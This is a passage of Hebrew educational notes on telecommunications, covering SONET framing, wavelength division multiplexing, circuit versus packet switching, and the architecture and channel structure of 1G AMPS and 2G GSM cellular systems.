את המידע של המשתמש, אינה מתחילה תמיד בשורה 1 עמודה 4. אלא יכולה להתחיל בכל מקום במסגרת. מצביע לבית הראשון של ה-SPE נמצא בשורה הראשונה של תקורת השורה. היכולת של ה-SPE להתחיל בכל מקום במסגרת SONET (ואפילו להתרחב על 2 מסגרות, כמו שניתן לראות באיור למעלה משמאל), מאפשרת גמישות גבוה למערכת. לדוגמה: אם "מטען" מגיע (בקשה של המשתמש לשלוח או לקבל מידע) בזמן שנבנה מסגרת דמה (כמו שאמרנו, כשאין מידע לשלוח, הוא שולח מסגרות דמה על מנת להמשיך לשלוח כל הזמן). המטען יכול להיכנס למסגרת הנוכחית (בחלקה שלא נבנה עדיין), במקום לחכות לבניית המסגרת הבאה.

ריבוב בחלוקת אורך גל

נוסף לכל צורת הריבוב שראינו עד כה (חלוקת תדר / חלוקת זמן / חלוקת קוד), ישנה עוד צורת ריבוב בה




משתמשים לא מעט, ואפילו ביחד עם ריבוב בחלוקת זמן (TDM) (כדי לרתום את רוחב הפס העצום של סיבים אופטיים) הנקראת WDM (ראשי תיבות: Wavelength Division Multiplexing). את עקרון העבודה הבסיסי של WDM על סיבים, ניתן לראות באיור משמאל. באיור ניתן לראות בחלקו התחתון שלו, 4 סיבים המשתלבים לאחד ב-combiner, כל אחד מהם עם אורך הגל שלו (בחלקו העליון של האיור ניתן לראות את אורך הגל של כל סיב). ארבעת הקרניים (אמרנו שבסיב אופטי עוברת קרן אור) משתלבות לסיב משותף אחד על מנת לשדר את המידע ליעד רחוק. ביעד של הסיב ישנו מפצל, splitter,

המפצל אותם לכמות הקרניים שהיו בצד הנכנס. למרות הפיצול כל קרן מכילה את כל האותות, ז"א במקום קרן אחת יש לנו 4 קרניים זהות שכל אחת מהן הולכת ליעד אחר, ולפי כל יעד, על הסיב ישנו מסנן, filter, ייעודי המסנן את כל אורכי הגל למעט אחד מהם. האמת שאין חדש תחת השמש, הפעולה שתיארנו לעיל היא ריבוב בחלוקת תדר, רק לתדרים גבוהים מאוד (לא מספר תדרים תחת ספקטרום אחד, אלא מספר תדרים שכל אחד מהם בספקטרום משלו). אז מה הסיבה ש-WDM פופולרי כל כך? מכיוון שהאנרגיה בערוץ אחד היא בדר"כ רוב של כמה גיגהרץ (בגלל שזו המגבלה הנוכחית של כמה מהר אנחנו יכולים להמיר בין אותות אלקטרונים ואופטיים). ע"י כך שנריץ כמה ערוצים במקביל, כל אחד באורך גל שונה, סך רוחב הפס יוגדל לינארית במספר הערוצים. מכיון שרוחב הפס של סיב אחד הוא בערך 25,000GHz, יש תאורתית מקום ל-2,500 ערוצים של 10Gbps (אפילו ב-1bit ל-Hz). אחד מהמניעים של טכנולוגיית ה-WDM היה הפיתוח של כל המכשור האופטי. פעם, כל 100 ק"מ היה צורך לפצל את הערוצים, להמיר כל אחד מהאותות בערוצים לאות אלקטרוני, להגביר את האות, ולהמירו חזרה לאותות אופטיים ומשם חזרה לשילוב של הערוצים. היום, המגברים אופטיים, ויכולים להגביר את האות עד 1000 ק"מ בלי הצורך לבצע המרה חזרה לאות אלקטרוני. בתמונה שלמעלה מצד שמאל, אנו רואים מערכת WDM קבועה. ביטים מהסיב הנכנס 1 (הביטים מסומנים בעזרת למאדה 1) מגיעים לסיב היוצא 3 (חפשו את הביטים למאדה 1) וכד'. אך אפשרי גם לבנות מערכת WDM המסוגלת לבצע החלפת, גם בתחום האופטי. במכשיר שכזה הפילטר היו מתוכנן ע"י שימוש באינטרפרומטריה (טכניקה לפיצול ואיחוד של גל) Fabry-Perot או ב-Mach-Zehnder.

מיתוג

מנקודת המבט של מהנדס הטלפון הממוצע, מערכת הטלפון מחולקת ל-2 חלקים עיקריים: החלק החיצוני (הלולאות המקומיות - local loops, הצמתים - trunks), והחלק הפנימי (המתגים - switches). עד כה דנו בחלק החיצוני, כעת הגיע הזמן להסתכל על החלק הפנימי. כיום, משתמשים בשתי שיטות מיתוג שונות: מיתוג מעגל (circuit switching), ומיתוג מנות (packet switching). מערכת הטלפוניה המסורתית מבוססת על מיתוג מעגלי, אך מיתוג מנות מתחיל לחדור עם העליה ב-VOIP (ראשי תיבות: Voice Over IP).




מיתוג מעגל

בעקרון, כשאתם (או המחשב שלכם) מבצע שיחה טלפונית, ציוד המיתוג במערכת הטלפונית מחפש דרך (אמיתית, על הכבל) מהטלפון שלכם, כל הדרך אל

היעד. הטכניקה הזו מודגמת באיור מצד שמאל (a). כל אחד מ-6 המלבנים מייצג מרכזייה, ובמקרה הזה לכל מרכזייה יש 3 קווים נכנסים ו-3 יוצאים. כשהשיחה עוברת במרכזייה נוצר חיבור פיזי מהצד בו השיחה נכנסה לצד בו היא יוצאת. בימים הראשונים של תעשיית הטלפון, החיבור נעשה באופן ידני ע"י מרכזניות שחיברו כבל מגשר לשקע של השיחה הנכנסת ולשקע של שיחת היעד. ובמאה ה-19, קצת לאחר המצאת הטלפון, הומצא ציוד המיתוג המעגלי האוטומטי, ע"י קברן בשם Almon B. Strowger, ולהלן הסיפור מאחורי ההמצאה: קצת לאחר המצאת הטלפון, כשמישהו מת אחד הקרובים היה מתקשר למפעילה המקומית ואומר "בבקשה תקשרי אותי עם הקברן", לצערו של מר סטראוג'ר היו 2 קברנים בעיירה, הוא עצמו ועוד בחור. אשתו של הבחור השני הייתה אחת המרכזניות במפעילת הטלפון המקומית, ואתם יכולים לנחש לאן זה הולך. בקיצור, מהר מאוד הוא הבין שאם לא ימציא את ציוד המיתוג האוטומטי הוא יפשוט את הרגל.

כמובן שמאז הציוד הפיזי השתנה, אך הרעיון המקורי נשאר כשהיה: כששיחה הוקמה, דרך יעודיית בין הצדדים "תיבנה" ותישאר מחוברת (ללא שינוי) על עוד השיחה מתקיימת. וזוהי תכונה של מיתוג מעגלי, הצורך שלו להקים חיבור שלם, מקצה לקצה, לפני שעוד נשלח איזשהו מידע. בשל תכונה זו, הזמן בין סיום החיוג לתחילת צלצול הטלפון ביעד יכול בקלות להיות 10 שניות, ואפילו יותר במרחקים ארוכים או שיחות בינלאומיות. בזמן הזה, מערכת הטלפון "צדה" אחר דרך קישור, כמו שניתן לראות בתמונה משמאל (a). אך מהרגע שהוקם חיבור, העיכוב היחיד של המידע הוא העיכוב של האות האלקטרומגנטי שנשלח בתשתית, שזה בערך 5 מילי שניות ל-1,000 ק"מ.



מיתוג מנות

האלטרנטיבה המודרנית יותר למיתוג מעגלי, זהו מיתוג מנות, הניתן לראותו בתמונה הראשונה למעלה (בתחילת מיתוג מעגל) משמאל, ב-(b). הרעיון כאן, הוא שהמנות המכילות מידע נשלחות ישר כשהן מוכנות, ואין צורך להקים חיבור ישיר לפני כן (בניגוד למיתוג מעגלי). כל מנה נשלחת לבדה, ועל תחנות המיתוג לאחסן ולשדר את המנות על גבי התשתית, כל אחד ליעדה. במיתוג מעגלי, מפני שהדרך קבועה, כל המידע מגיע בסדר בו הוא נשלח, ולעומתו במיתוג מנות, יכול להיות שמנה א' שיצאה לפני מנה ב'

תגיע אחריה. בנוסף כדי לא לתת למשתמשים לנצל את רוחב הפס של תחנות המיתוג האחרות (בדרך), קיימת מגבלה של גודל המנות הניתנות לשליחה. מיתוג מנות ומעגלי שונים בעוד דרכים. אחד מהם לדוגמה הוא שמפני שבמיתוג מנות לא נשמר במיוחד רוחב פס, יכול להיות שהמנות תצטרכנה לחכות עד שישודרו מתחנת המיתוג (וכאן אנחנו נתקלים פעם ראשונה במושג חדש הנקרא תורים (Queue) או תור עיכוב (Queuing Delay)). אך מנגד, אם רוחב הפס נשמר למשתמש ספציפי, ואין כרגע זרימה של נתונים, זהו בזבוז של רוחב פס. רוחב הפס השמור אינו יכול להיות משומש ע"י ישומים אחרים. מיתוג מנות אינו מבזבז רוחב פס ולכן יעיל יותר מבחינה מערכתית. בנוסף, מיתוג מנות עמיד יותר בפני תקלות ממיתוג מעגלי. למעשה זוהי הסיבה העקרית שלשמה הוא הומצא. אם תחנת מיתוג נופלת, במיתוג מעגלי, על המעגל המשתמש בה "נהרס" ואי אפשר לשדר יותר מידע בנתיב הזה. אם מיתוג מנות, המנות נשלחות בדרך חלופית, "מסביב" לתחנות מיתוג המתות. להלן בצד שמאל תמונה המסכמת את כל ההבדלים בין מיתוג מנות למיתוג מעגלי.

Item	Circuit switched	Packet switched
Call setup	Required	Not needed
Dedicated physical path	Yes	No
Each packet follows the same route	Yes	No
Packets arrive in order	Yes	No
Is a switch crash fatal	Yes	No
Bandwidth available	Fixed	Dynamic
Time of possible congestion	At setup time	On every packet
Potentially wasted bandwidth	Yes	No
Store-and-forward transmission	No	Yes
Charging	Per minute	Per packet

מערכת הטלפוניה הסלולרית (תאית)

גם אם מערכת הטלפוניה המסורתית (עליה דיברנו בחלק הקודם) תצליח לספק כמה גיגה בייטים ע"י סיבים אופטים מקצה לקצה (כולל הק"מ האחרון), היא לא תצליח לספק קבוצה הולכת וגדלה של משתמשים: אנשים בדרכים. היום, אנשים מצפים להיות מסוגלים לבצע שיחות טלפון, לבדוק מיילים, לגלוש וכד' בזמן נסיעה באוטו, בטיסות, בבריכה הציבורית, בזמן ריצה בפארק וכד', ובשל כך יש עניין מתמיד וגבוה ברשתות הטלפוניה האלחוטיות. מערכת הטלפוניה האלחוטית משמשת לתקשורת WAN (ראשי תיבות: Wide Area Network). הטלפונים הניידים (או הסלולרים) עברו 3 דורות מובהקים, ומקובל לציין אותם באמצעות 1G, 2G, 3G והם:

- קול אנלוגי.
- קול דיגיטלי.
- קול ונתונים דיגיטליים (אינטרנט).

מערכת הטלפוניה הסלולרית הראשונה בארה"ב תוכננה ע"י AT&T והונהגה בכל המדינה ע"י ה-FCC. כתוצאה מכך, לכל ארה"ב הייתה מערכת אחת (אנלוגית). ומכשירים ניידים שנקנו בקליפורניה (לדוגמה) עבדו בלי בעיה גם בניו יורק. בניגוד לכך, כשהטלפונים הניידים הגיעו לאירופה, לכל מדינה הייתה את השיטה והמערכת שלה. מה שהוביל לבלגן אחד גדול. אירופה למדה מהטעות הזו, ובדור השני, הדיגיטלי, היא הקימה סטנדרט אחיד (GSM). כך שהרבה מכשירים ניידים אירופאים עובדים בכל מקום באירופה. אך אז בארה"ב החליטו כי הממשלה לא צריכה להתערב בסטנדרטים של השוק, דבר שהוביל ליצירת כמה מערכות (2 עקריות) וכך טלפון נייד שעובד באחת לא יעבוד בשניה. למרות ההתחלה המזהירה של ארה"ב, בדור השני, השימוש בטלפונים ניידים באירופה היה גדול משמעותית מבארה"ב. חלק מהסיבה לכך היא המערכת היחידה. הסיבה השניה היא שהמספרים של המכשירים הניידים בארה"ב היו מעורבבים עם המספרים של הטלפונים הביתיים המסורתיים. כך שאין דרך לדעת אם היית מתקשר לטלפון ביתי (בעלות זולה) או לטלפון נייד (בעלות יקרה הרבה יותר). וכדי למנוע מאנשים להיזהר ולהיות עצבניים בהוצאת שיחות, חברות הטלפוניה החליטו לחייב את מקבל השיחה במקום מי שמוציא אותה. כתוצאה מכך הרבה אנשים היססו לקנות טלפונים ניידים מדאגה לקבלת חשבון מנופח, רק-מהצורך לענות לשיחות מתקבלות.


הדור הראשון (1G) של הטלפונים הניידים: קול אנלוגי

בתחילת המאה ה-20, טלפוני-רדיו ניידים שימשו רק לתקשורת צבאית וימית, אך ב-1946 המערכת הראשונה לטלפון ברכב הותקנה. למערכת היה משדר אחד (גדול), על גבי בניין גבוה, ותדר אחד שימש

לשלוח ולקבל שידורים. כדי לדבר, המשתמש היה צריך ללחוץ על כפתור שהפעיל את המשדר וביטל את המקלט ומכאן שמו. המערכות היו ידועות בתור PTT (ראשי תיבות: Push To Talk) והן הותקנו בכמה ערים בתחילת שנות ה-50, ושימשו בעיקר את נהגי המוניות, ניידות המשטרה וכד'. בשנות ה-60, הותקן IMTS (ראשי תיבות: Improved Mobile Telephone System). גם המערכת הזו נעזרה במשדר גדול (שצריך 200Watt) על גבי גבעה, אך היו לה 2 תדרים, אחד כדי לשלוח ואחד לקבל. IMTS תמכה ב-23 ערוצים שנפרסו מ-150MHz עד ל-450MHz. בשל המספר הקטן של הערוצים, לפעמים, משתמשים היו צריכים לחכות זמן רב עד שהיו מקבלים צליל חיוג, מה שהגביל מאוד את השימוש והפך אותה ללא מעשית.

מערכת טלפון ניידות מתקדמות

כל זה השתנה עם AMPS (ראשי תיבות: Advanced Mobile Phone System), שהומצאה במעבדות בל (Bell Labs) והותקנה לראשונה, בארה"ב ב-1982. (המערכת הייתה בשימוש גם באנגליה ונקראה שם TACS, וביפן שם נקראה MSC-L1). מערכת ה-AMPS בוטלה לחלוטין ב-2008. כל מערכת הטלפוניה מחולקות לאזורים גיאוגרפים הנקראים "תאים" (באנגלית cells) וזאת הסיבה שטלפונים ניידים נקראים גם טלפונים סלולריים (cellphones). ב-AMPS התאים הם בין 10 ל-20 ק"מ (במערכות דיגיטליות הם קטנים יותר), כל תא עושה שימוש בסט מסוים של תדרים, ובאותו סט (טווח קטן) של תדרים לא מתבצע שימוש בתאים השכנים (הצמודים אליו) (סט זה יכול להיות בשימוש ע"י תאים אחרים, אך עליהם להיות רחוקים ממנו, ולא צמודים אליו). במערכת IMTS שהצגנו קודם לכן כל תא מקיף בערך 100 ק"מ, אך בתחום הזה יש רק תדר אחד, בעוד במערכת AMPS יש 100 תאים של 10 ק"מ (באותו אזור של 100 ק"מ ב-IMTS) כך שכל 10-15 תאים על אותו תדר (אך חשוב שהם לא יהיו תאים שכנים, כמו שציינו כבר). העיצוב הזה של המערכת מגביר את יכולת המערכת לתמוך ביותר שיחות בו זמנית. תאים קטנים יותר אומר שנדרש פחות כוח וזה מוביל למשדרים קטנים וזולים יותר.



באיור משמאל ניתן לראות את הרעיון של התאים (a), נהוג לציירם כמשושה אך במציאות הם יותר עגולים וכמובן אינם כה סימטרים. ניתן לראות באיור כי גם כל התאים באותו גודל ומקובצים בקבוצות של 7 תאים. כל אות (בתוך התא) מסמלת קבוצה של תדרים (שימו לב כי לכל קבוצת תדרים הנמצאת בתאים שונים יש 2 תאים המפרידים ביניהם כדי למנוע הפרעות). באזורים בהם מספר המשתמשים גדל עד לנקודה בה יש עומס על המערכת, ניתן להוריד את ההספק של המשדר באנטנה באזור על מנת לחלק את האזור לתאים קטנים יותר (כמובן שיש לפרוס עוד אנטנות ולהתחשב בחילוק של התדרים כך שיהיה חוץ של 2 תאים לפחות עד לחזרה על אותו סט תדרים). עקרון זה מודגם באיור

משמאל ב-(b). מפעילות הסלולר יוצרות לפעמים מיקרו תאים כאלו, בעזרת אנטנות ניידות המקושרת ע"י לווין, על מנת לתת כיסוי באופן זמני למקום זמני (כמו באירועי ספורט בהם מתקבצים קבוצה גדולה של אנשים במקום אחד לכמה שעות, או בהפגנה הגדולה שהייתה ב-2011 וכד'). באמצע כל תא ישנה תחנת קרקע אליה כל התשדורות (השיחות) מועברות. תחנת הקרקע מכילה מחשב ומשדר/מקלט המחובר לאנטנה. במערכת קטנה, כל תחנות הבסיס מחוברות למכשיר הנקרא MSC (ראשי תיבות: Mobile Switching Center), ובמערכת גדולה ידרשו כמה MSC כשהם מחוברים ל-MSC ברמה שניה, וכך הלאה. MSC הוא בעקרון מרכזייה והם מחוברים לפחות לעוד מרכזייה (MSC) אחת (בדיוק כמו במערכת הטלפוניה המסורתית). ה-MSC מתקשר עם תחנת הבסיס (האנטנה), בינם לבין עצמם, ועם מערכת ה-PSTN (רשת הטלפוניה הציבורית מהסעיף הקודם), בעזרת מערכת מיתוג מנות. בכל רגע, כל טלפון נייד נמצא בתא ספציפי ותחת אותה תחנת בסיס (אנטנה). כאשר הטלפון הנייד עוזב את התא, תחנת הבסיס האחראית עליו שמה לב שהאות נחלש ושואלת את התחנות מסביבה מה חוזק האות שכל תחנה מקבלת ממנו. כאשר התשובות מגיעות, תחנת הבסיס מעבירה את הבעלות על אותו טלפון נייד לתחנת הבסיס המקבלת את האות החזק ביותר מאותו טלפון נייד. העברת הבעלות מתבצעת ע"י יידוע לאותו טלפון מי "הבוס" החדש שלו. אם הטלפון הנייד בזמן שיחה, הוא מתבקש להחליף לערוץ (סט תדרים) חדש (בו התחנה החדשה משתמשת), תהליך זה נקרא מסירה (handoff) והוא לוקח בערך 30 מילי שניות. תהליך הבדיקה והיידוע מתבצע ע"י ה-MSC, תחנות הבסיס הם אנטות רדיו בעלות מקלט ומשדר, ובעקרון די טיפשות.

ערוצים

AMPS משתמש בריבוב FDM כדי להפריד בין הערוצים. המערכת עושה שימוש ב-832 ערוצים דו כיוונים, כל ערוץ כזה מכיל זוג ערוצים חד כיווניים. הסידור הזה ידוע כ-FDD (ראשי תיבות: Frequency Division Duplex). מה שנוצר בעצם זה 832 ערוצים חד כיווניים מ-824MHz עד 849MHz המשמשים לתקשורת מהטלפון לתחנת הבסיס, ו-832 ערוצים חד כיווניים מ-869MHz עד 894MHz המשמשים לתקשורת מתחנת הבסיס אל הטלפון. כל ערוץ חד כיווני כזה הוא ברוחב 30kHz. 832 הערוצים מחולקים ל-4 קטגוריות:

- ערוצי שליטה (Control) - מתחנת הבסיס לטלפון הנייד, משמשים לניהול המערכת.
- ערוצי איתור (Paging) - מתחנת הבסיס לטלפון הנייד, מיידעים את הטלפון הנייד
- ערוצי גישה (Access) - דו כיווניים, משמשים להתקנת שיחה ומסירת ערוצים.
- ערוצי מידע (Data) - דו כיווניים, נושאים קול או מידע.

מכיוון שכל קטגוריה צריכה מס' ערוצים להעביר את המידע שלה, בסופו של דבר נשארים בערך 45 ערוצים (מתוך ה-832) כדי להעביר בהם מידע.

ניהול שיחה

לכל טלפון נייד בטכנולוגיית AMPS יש מספר סריאלי באורך 32 ביט, ומספר טלפון באורך 10 ספרות, המידע הזה שמור בזכרון, במכשיר, המיועד לקריאה בלבד. מספר הטלפון מיוצג ע"י 3 ספרות לאזור החיוג (השמורות ב-10 ביטים), ו-7 ספרות של מספר המנוי (השמורות ב-24 ביטים). כשהטלפון מופעל הוא סורק 21 ערוצי שליטה קבועים, המתוכנתים מראש, ומוצא את האות החזק מבינהם. לאחר מכן הטלפון משדר לתחנה את 32 הביטים של המס' הסיריאלי ואת 34 הביטים של מס' הטלפון, המידע הזה נשלח בצורה דיגיטלית (למרות שהערוץ אנלוגי), כמה פעמים, עם קוד לתיקון שגיאות (נלמד על קודים כאלו בהמשך). כאשר תחנת הבסיס שומעת את ההכרזה הזו היא מעבירה את ההכרזה ל-MSC שמקליט את הקיום של הלקוח החדש שלו ומיידע את MSC הבית של הלקוח (זה שהיה קודם) במיקום הנוכחי של הלקוח. באופן נורמלי, פעולת הרישום מתבצעת פעם ב-15 דק'. כדי לבצע שיחה, המשתמש מכניס את המספר אליו הוא מעוניין לחייג, בטלפון הנייד, ולוחץ על send, לאחר מכן הטלפון הנייד מעביר את המספר איתו יש ליצור קשר ואת הזהות שלו עצמו, על גבי ערוצי הגישה (אם קיימת התנגשות הוא מנסה שוב), כאשר תחנת הבסיס שומעת את הבקשה היא מיידעת את ה-MSC. אם המספר איתו יש ליצור קשר שייך לאותה חברה, ה-MSC מחפש ערוץ פנוי ומשדר אותו חזרה (בעזרת תחנת הבסיס) לטלפון הנייד על גבי ערוצי הגישה. הטלפון הנייד מחליף באופן אוטומטי לערוץ המידע הנחבר ומחכה שהצד השני יענה. שיחות נכנסות עובדות באופן שונה, נתחיל בכך שטלפון במצב פנוי (Idle) מאזין תמיד לערוץ האיתור כדי לגלות הודעות המיועדות אליו. כאשר מתבצעת שיחה, נשלחת מנה מ-MSC הבית (בו הטלפון הנייד שחייג, נמצא) כדי לאתר איפה היעד (הטלפון אליו מחייגים) נמצא, לאחר מכן נשלחת המנה אל ה-MSC בו היעד נמצא, ומשם לתחנת הבסיס שבו הוא נמצא, תחנת הבסיס שולחת שידור broadcast על גבי ערוץ האיתור בסגנון "יחידה 14, האם את שם?", הטלפון הנייד מגיב ("כן") ואז מתבצע שידור נוסף (עדיין על גבי ערוץ האיתור) המיידע את הטלפון הנייד כי יש לו שיחה בערוץ x, המכשיר הנייד מחליף לערוץ שניתן לו ומתחיל לצלצל.


הדור השני (2G) של הטלפונים הניידים: קול דיגיטלי

הדור הראשון של הטלפון הנייד היה אנלוגי, הדור השני דיגיטלי. למעבר לאות דיגיטלי יש כמה יתרונות מפתח: הוא מאפשר יכולת גדולה יותר, שמושגת ע"י דחיסה של האות. המעבר מאפשר גם הצפנה של האות, ולבסוף הוא מאפשר גם שירותים חדשים כמו הודעות טקסט (SMS). בדיוק כמו שבדור הראשון לא הייתה סטנדרטיזציה, כך גם לא היה בדור השני. כמה מערכות שונות פותחו, אך 3 מהם נפרסו בצורה רחבה. D-AMPS (ראשי תיבות: Digital Advanced Mobile Phone System) זוהי גרסה דיגיטלית של

AMPS עם אותו עקרון, אך מתבצע שימוש גם ב-TDM כדי לרבב מס' שיחות על אותו ערוץ תדר. השני הוא GSM (ראשי תיבות: Global System for Mobile Communications) העושה שימוש בריבוב של TDM ו-FDM. והאחרון CDMA (ראשי תיבות: Code Division Multiple Access), זוהי מערכת שונה לגמרי שלא עושה שימוש ב-FDM או ב-TDM, למרות שזו אינה המערכת השולטת בדור השני (הלא היה GSM שהייתה בשימוש נרחב ביותר בדור הזה) הטכנולוגיה שלה היא הבסיס למערכות הדור השלישי.


GSM - Global System for Mobile Communications GSM

החל את חייו בשנות ה-80 כמאמץ לייצר סטנדרט 2G אירופאי אחיד. המערכת הראשונה הונחה כבר ב-91 והייתה להצלחה, ונעשה מובן כי GSM לא יהיה סטנדרט אירופאי בלבד. מערכת ה-GSM (כמו גם שאר המערכות שנציין בהמשך) מבוססות על מערכות הדור הראשון ומשמרות את החלוקה לתאים, השימוש החוזר בתדרים והניידות מתא לתא באמצעות תהליך המסירה (handoff). השוני ביניהם הוא בפרטים. כמו כן ישנם גם הרבה שינויים עליהם לא נדבר כאן, כמו היבטים הנדסיים של המערכת, ובמיוחד העיצוב של המקלט (כדי להתמודד עם התפשטות וריבוי אותות), וסנכרון של המשדרים והמקלטים.




באיור משמאל ניתן לראות שהארכיטקטורה של GSM ושל AMPS די דומות, למרות שלרכיבים יש שמות שונים. הטלפון הנייד מחולק לברזל עצמו (המכשיר) ול-SIM (ראשי תיבות: Subscriber Identity Module), הסים מפעיל את המכשיר ומאפשר לרשת ולטלפון הנייד לזהות אחד את השני, ובנוסף מצפין את השיחות בינהם. הטלפון הנייד "מדבר" עם תחנת הבסיס דרך ממשק אוויר. כל תחנת בסיס מחוברת ל-BSC (ראשי תיבות: Base Station Controller) השולטת במשאבי הרדיו של התא ובנוסף מטפלת בתהליך המסירה (handoff). ה-BSC מחובר ל-MSC שאחראי על ניתוב השיחות ובנוסף מחובר לרשת ה-PSTN. כדי לדעת לנתב את השיחות, ה-MSC צריך לדעת איפה המנוי נמצא, ולכן הוא שומר מסד נתונים של הטלפונים באזור אותו הוא מנהל, מסד הנתונים הזה נקרא VLR (ראשי תיבות: Visitor Location Register). בנוסף, קיים עוד מסד נתונים המכיל את המיקום האחרון של כל טלפון (ברשת כולה) ונקרא HLR (ראשי תיבות: Home Location Register). GSM פועלת על טווח עולמי של תדרים הכולל את 900MHz, 1800MHz, 1900MHz. ברשת הנל מוקצה ספקטרום רחב יותר מזה שב AMPS כדי לתמוך במספר גדול יותר של משתמשים. GSM היא מערכת סלולרית המבצעת שימוש בריבוב בחלוקת תדר Duplex (דו-קומתי) כמו AMPS, זה אומר שכל טלפון נייד משדר על תדר אחד ומקבל בשני (בתדר אחר) גבוה יותר. למרות זאת, שלא כמו AMPS, ב-GSM כל זוג תדרים מרובבים ביחד בחלוקת זמן. בדרך זאת זוג התדרים יכולים להיות מחולקים לכמה

טלפונים ניידים. כדי לטפל בכמה טלפונים, ערוצי GSM רחבים יותר מהערוצים ב-AMPS (רוחב של 200kHz לעומת 30kHz ב-AMPS). ניתן לראות ערוץ כזה ברוחב 200kHz בתמונה משמאל. למערכת GSM הפועלת באזור ה-900MHz יש 124 זוגות של ערוצים. כל ערוץ ברוחב 200kHz ותומך ב-8 ערוצים (או יותר נכון תתי-ערוצים) (כמו שציינו כבר, בעזרת ריבוב בחלוקת זמן), כל טלפון מוקצה לחריץ זמן בזוג הערוצים. תיאורטית ניתן לספק בכל תא 992 ערוצים, אך הרבה מהערוצים אינם זמינים, וזאת על מנת להימנע מהתנגשות עם התאים השכנים. באיור משמאל 8 תאי הזמן המושחרים שייכים לאותו חיבור (זוג ערוצים), 4 מהם לאותו כיוון.



ה-TDM שרואים באיור למעלה משמאל הוא חלק קטן ממערכת מסגור היררכית גדולה יותר. לכל חריץ TDM יש גם מבנה מסוים. באיור משמאל ניתן לראות גרסה פשוטה יותר של ההיררכיה הזו. ניתן לראות בתמונה שכל חריץ TDM מכיל 148 ביטים ש"מעסיקים" את הערוץ ל-577 מיקרו שניות (כולל 30 מיקרו שניות השמורות אחרי כל חריץ למרווח ביטחון). כל חריץ כזה מתחיל ומסתיים ב-3 אפסים בשביל תיחום המסגרת, ובנוסף הוא מכיל שני שדות מידע באורך 57 ביטים לקול או מידע. בין 2 שדות המידע יש שדה סנכרון באורך 26 ביטים שבו המקבל מבצע שימוש על מנת להסתנכרן לגבולות המסגרת של השולח. חריץ מידע כזה נשלח כל 547 מיקרו שניות, אך מסגרת כולה משודרת כל 4.615 מילי שניות, מכיוון שהוא חולקת את הערוץ עם עוד 7 משתמשים. קצב השידור של כל ערוץ כזה הוא 270,833bps המחולקים בין 8 משתמשים. כמו שניתן לראות 8 מסגרות מידע כאלו מרכיבות מסגרת TDM אחת, ו-26 כאלו מרכיבות 